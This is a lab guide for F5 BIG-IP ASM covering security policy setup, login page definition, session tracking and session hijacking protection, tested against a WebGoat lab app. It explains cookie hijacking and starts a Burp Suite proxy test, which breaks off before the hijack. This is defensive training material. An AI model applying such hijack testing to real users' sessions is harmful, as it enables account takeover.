
Task 1: Create a Security Policy and Enable Logging

1. Open your browser of choice and navigate to the BIG-IP management interface. For the purposes of this lab you can find it at `https://10.1.1.245/` or by clicking on the **bigip** shortcut in Firefox.
2. Login to the BIG-IP with the username: **f5student** and the password **password**
3. Create a new ASM policy by navigating to **Security -> Application Security -> Security Policies**.
4. Click **Create New Policy**, fill in the page as follows, and then click **Create Policy** as shown below.



Note: If the virtual server doesn't appear in the dropdown list, ensure that it has an HTTP profile assigned.

5. Navigate to **Local Traffic -> Virtual Servers -> asm_vs -> Security -> Policies**.
6. Ensure the Log Profile is set to **"Log All Requests"** profile as shown below.




Note: While you're here it's a good idea to confirm that the Lab2 security policy is also enabled.

Task 2: Define Login & Logout Pages

1. To configure a login page, go to **Security -> Application Security -> Sessions and Logins -> Login Pages List** and click **Create**.
2. We'll now populate the form with data gathered from your favorite browser or reconnaissance tool. For expedience, we've gathered the appropriate data for you in advance:

```
<form method="POST" style="width: 200px;" action="/WebGoa
  <div class="form-group">
    <label for="exampleInputEmail1">Username</label>
    <input autofocus="dummy_for_thymeleaf_parser" type="te
    "form-control" id="exampleInputEmail1" placeholder="Us
    name="username"> == $0
  </div>
  <div class="form-group">
    <label for="exampleInputPassword1">Password</label>
    <input type="password" class="form-control" id=
    "exampleInputPassword1" placeholder="Password" name="
  </div>
  <button class="btn btn-primary btn-block" type="submit"
  </button>
```


3. Populate the form as shown below and click **Create**:



4. From the tab bar select **Logout Pages List** or navigate to **Security -> Application Security ->**

Sessions and Logins -> Logout Pages List

5. Populate the form as shown below and click **Create**.




Task 3: Enable Session Tracking


1. Navigate to **Security -> Application Security -> Sessions and Logins -> Session Tracking**
2. Check **Session Awareness** and ensure **Use All Login Pages** is selected in the drop-down below it.
3. Ensure **Track Violations and perform Actions** is also enabled, then click **Save**.
4. Click **Apply Policy** in the upper right hand corner of the inner frame, then click **OK**.

Task 4: Test Session Tracking


1. Navigate to **Security -> Event Logs -> Application -> Requests** and click the **X** in the filter bar to clear the **Illegal Requests** filter.
2. Click on the select all **checkbox** to the far left of the filter bar then **Delete Requests** or if given the option **Delete all Requests**. This will make it easier to review the logs from the next step.
3. In Firefox open a private browsing window and navigate to `http://10.1.10.145/WebGoat/login`, then login to the WebGoat app with the credentials **f5student** / **password** .



4. Return to the BIG-IP interface.
5. Deselect the **checkbox** and click the **refresh** button.
6. Click on the most recent log entry. You should now see that the username that submitted the request is clearly identified in the log.



7. Click the drop-down next to the username field and you should be given 3 options. **Enable** “Log All Requests” and click **change**.



Note: Since we are already logging all requests, this will not affect the logging per say, but will allow us to demonstrate the associated reporting features in ASM without blocking access to our lab client.

8. Navigate to **Reporting -> Application -> Session Tracking Status**. You should now see that the user f5student appears in the tracking list. If you were to click "View Requests" you would be taken to only the requests made by that user. You may also use this page to release the user from Session Tracking. These features are useful for forensic purposes as well as blocking access to applications by Device-ID, Username, etc.
9. Finally, **select** the f5student entry in the list and click **release**, then close the private browsing window.

   This concludes Section 2.1

5.3.2 Lab 2.2: Session Hijacking Protection


Session hijacking is a class of attacks that allow an illegitimate user to take control of a legitimate session that was initiated by a legitimate user. Initially this class of attacks was first observed against simple unencrypted protocols like telnet, though this typically required the attacker to have control of a system in the same network segment as the target and strike while the TCP connection was still active. For the purposes of this lab, we're actually referring to HTTP session hijacking which is similar in concept but completely different in its execution. HTTP applications typically use cookies to store session information, so when we say "HTTP Session Hijacking", we're *usually* referring to cookie hijacking which actually involves the theft of the cookie and thus the user's session key. HTTP based applications often tend to maintain session state long after the TCP connection has been shut down, which actually makes the attack more practical than our telnet example. In most cases web applications will implicitly trust a session cookie, even a stolen one. . . which is clearly a problem. ASM has a number of capabilities that can address these issues and you'll explore one of the more interesting approaches in this lab.

Note: Items in this section depend on steps in prior sections, please ensure you've completed all sections

in lab 2 up to this point before beginning this lab.

Task 1 - Configure Session Hijacking Protection

1. Open the BIG-IP interface in **Firefox** and navigate to **Security -> Application Security -> Sessions and Logins -> Session Tracking**.
2. **Click** the checkbox to enable **Detect Session Hijacking by Device ID Tracking** and click **Save**. Then, follow the link to **Learning and Blocking Settings**.




3. Change the enforcement mode to **Blocking**.
4. Expand the **Sessions and Logins** section and select **Alarm** and **Block** for **ASM Cookie Hijacking**, then click **Save**.
5. Click **Apply Policy** then click **OK**.

Session Hijacking protection is now enabled.

Task 2 - Test Session Hijacking Protection

1. From the jumphost desktop, launch Burp Suite using the icon on the desktop. If you are prompted to update Burp, ignore this pop-up by clicking “Close”.
2. Select Temporary Projects and click Next.
3. Leave Defaults checked and click “Start Burp”
4. Select the “Proxy” tab and then turn intercept off.




5. Close all running instances of Chrome.
6. Run `google-chrome-stable --incognito --proxy-server="http://127.0.0.1:8080"` in the same or a different terminal.
7. Open the WebGoat login page (`http://10.1.10.145/WebGoat/login`) in **Chrome** but do not log in.
8. Open a new private browsing window in **Firefox**, then type `ctrl+shift+i` to open inspector, and click the network tab.
9. Navigate to WebGoat (in **Firefox**) at `http://10.1.10.145/WebGoat/login` and refresh the page 12 times.
10. Login to WebGoat (in **Firefox**).
11. Find the 200 request for `start.mvc` in the network debugging window and click on it. It should look like this:


Sta...	Method	File
302	POST	login
302	GET	welcome.mvc
200	GET	start.mvc

The request and response headers should then appear to the right.

